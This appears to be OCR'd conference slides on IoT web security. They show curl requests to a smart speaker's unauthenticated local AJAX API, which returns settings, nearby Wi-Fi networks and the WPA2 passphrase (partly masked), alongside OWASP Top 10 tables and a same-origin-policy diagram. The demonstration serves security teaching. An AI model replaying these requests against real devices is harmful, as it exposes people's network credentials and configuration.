
handheld.css
jquery.js
ServerInterface.js
WirelessStatistics.js
desktop.css
header.html
footer.html
get_config?type=9&_=1492545203031
header.png
ng-inspector.js
favicon.ico
ping?_=1492545213033
ping?_=1492545226235
ping?_=1492545236337
ping?_=1492545246400
ping?_=1492545256465

http://192.168.1.64/ajax/get_config?type=9&_=1492545203031

```
<APInfoList><APInfo><SSID>TELE2-E5340F</SSID><Protocol>802.11b/g/n</Protocol><Channel>11</Channel><Si
```


17 requests | 19.1 KB transferred | Finish:...

IoT with API & AJAX



OWASP Top 10 – 2013	→	OWASP Top 10 – 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↘	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	∪	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	∪	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

/get_config




```
tml' -H 'X-Requested-With: XMLHttpRequest' -H 'Connection: keep-alive' --compressed
<friendlyName>Speaker</friendlyName>⏎
~  curl http://192.168.1.64/ajax/get_config\?type=2 -H 'Accept-Encoding: gzip, deflate, sdch
' -H 'Accept-Language: nl-NL,nl;q=0.8,en-US;q=0.6,en;q=0.4' -H 'User-Agent: Mozilla/5.0 (X11;
Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/57.0.2987.133 Safari/537.36' -H 'A
ccept: text/plain, */*; q=0.01' -H 'Referer: http://192.168.1.64/settings/wirelessstatistics.h
tml' -H 'X-Requested-With: XMLHttpRequest' -H 'Connection: keep-alive' --compressed
<languageList><language LCID="1033" locale="en_US" current="true"><Name>English</Name><Descrip
tion>English (US)</Description></language></languageList>⏎
~  curl http://192.168.1.64/ajax/get_config\?type=3 -H 'Accept-Encoding: gzip, deflate, sdch
' -H 'Accept-Language: nl-NL,nl;q=0.8,en-US;q=0.6,en;q=0.4' -H 'User-Agent: Mozilla/5.0 (X11;
Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/57.0.2987.133 Safari/537.36' -H 'A
ccept: text/plain, */*; q=0.01' -H 'Referer: http://192.168.1.64/settings/wirelessstatistics.h
tml' -H 'X-Requested-With: XMLHttpRequest' -H 'Connection: keep-alive' --compressed
<languageLocale>en_US</languageLocale>⏎
~  curl http://192.168.1.64/ajax/get_config\?type=4 -H 'Accept-Encoding: gzip, deflate, sdch
' -H 'Accept-Language: nl-NL,nl;q=0.8,en-US;q=0.6,en;q=0.4' -H 'User-Agent: Mozilla/5.0 (X11;
Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/57.0.2987.133 Safari/537.36' -H 'A
ccept: text/plain, */*; q=0.01' -H 'Referer: http://192.168.1.64/settings/wirelessstatistics.h
tml' -H 'X-Requested-With: XMLHttpRequest' -H 'Connection: keep-alive' --compressed
<timeZone>(GMT+2:00)</timeZone>⏎
~  curl http://192.168.1.64/ajax/get_config\?type=5 -H 'Accept-Encoding: gzip, deflate, sdch
' -H 'Accept-Language: nl-NL,nl;q=0.8,en-US;q=0.6,en;q=0.4' -H 'User-Agent: Mozilla/5.0 (X11;
Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/57.0.2987.133 Safari/537.36' -H 'A
ccept: text/plain, */*; q=0.01' -H 'Referer: http://192.168.1.64/settings/wirelessstatistics.h
tml' -H 'X-Requested-With: XMLHttpRequest' -H 'Connection: keep-alive' --compressed
<daylightSaving>true</daylightSaving>⏎
~  curl http://192.168.1.64/ajax/get_config\?type=7 -H 'Accept-Encoding: gzip, deflate, sdch
' -H 'Accept-Language: nl-NL,nl;q=0.8,en-US;q=0.6,en;q=0.4' -H 'User-Agent: Mozilla/5.0 (X11;
Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/57.0.2987.133 Safari/537.36' -H 'A
ccept: text/plain, */*; q=0.01' -H 'Referer: http://192.168.1.64/settings/wirelessstatistics.h
tml' -H 'X-Requested-With: XMLHttpRequest' -H 'Connection: keep-alive' --compressed
<networkConfigurationId>2</networkConfigurationId>⏎
~  curl http://192.168.1.64/ajax/get_config\?type=8 -H 'Accept-Encoding: gzip, deflate, sdch
' -H 'Accept-Language: nl-NL,nl;q=0.8,en-US;q=0.6,en;q=0.4' -H 'User-Agent: Mozilla/5.0 (X11;
Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/57.0.2987.133 Safari/537.36' -H 'A
ccept: text/plain, */*; q=0.01' -H 'Referer: http://192.168.1.64/settings/wirelessstatistics.h
tml' -H 'X-Requested-With: XMLHttpRequest' -H 'Connection: keep-alive' --compressed
1⏎
```

```
curl \
'http://192.168.1.64/ajax/get_config?type=10' \
-H 'Accept: text/plain, */*; q=0.01' \
-H 'X-Requested-With: XMLHttpRequest'

# Notice the elephant in the room?
```

```
curl \
'http://192.168.1.64/ajax/get_config\?type=10' \
-H 'Accept: text/plain, */*; q=0.01' \
-H 'X-Requested-With: XMLHttpRequest'
```

```
<wirelessProfile SSID="TELE2-E5340F">
   <wirelessSecurity enabled="true">
     <Mode passPhrase="9118C27AXX">
        WPA2-AES
     </Mode>
   </wirelessSecurity>
</wirelessProfile>
```

This party's over.




Site A

Site B

Browsing context of Site A

Browsing context of Site B

SOP, Krishna Chaitanya T, Infosys Labs



Wireless Statistics


SSID	Channel	RSSI (dBm)	Quality (%)
	1	-82	20
geldropseweg3	1	-92	0
Familie Verhoeven	1	-92	0
UPC249214417	1	-78	29
UPC247271526	1	-84	15
ProeverijBorreluur_PRIVATE	1	-74	39
Ziggo	1	-74	39

```
<APInfoList><APInfo><SSID>TELE2-E5340F</SSID><Protocol>802.11b/g/n</Protocol><Channel>11</Channel><Signal>-42</Signal><Quality>100</Quality><SecurityMode>WPA2-AES</SecurityMode><WPS>NO</WPS></APInfo><APInfo><SSID>Mancave v2.0</SSID><Protocol>80
```


http://192.168.1.64/ajax/get_config?type=9&_=1492545203031

I want my code here


<----



OWASP Top 10 – 2013	→	OWASP Top 10 – 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↘	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	∪	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	∪	A7:2017-Cross-Site Scripting (XSS)
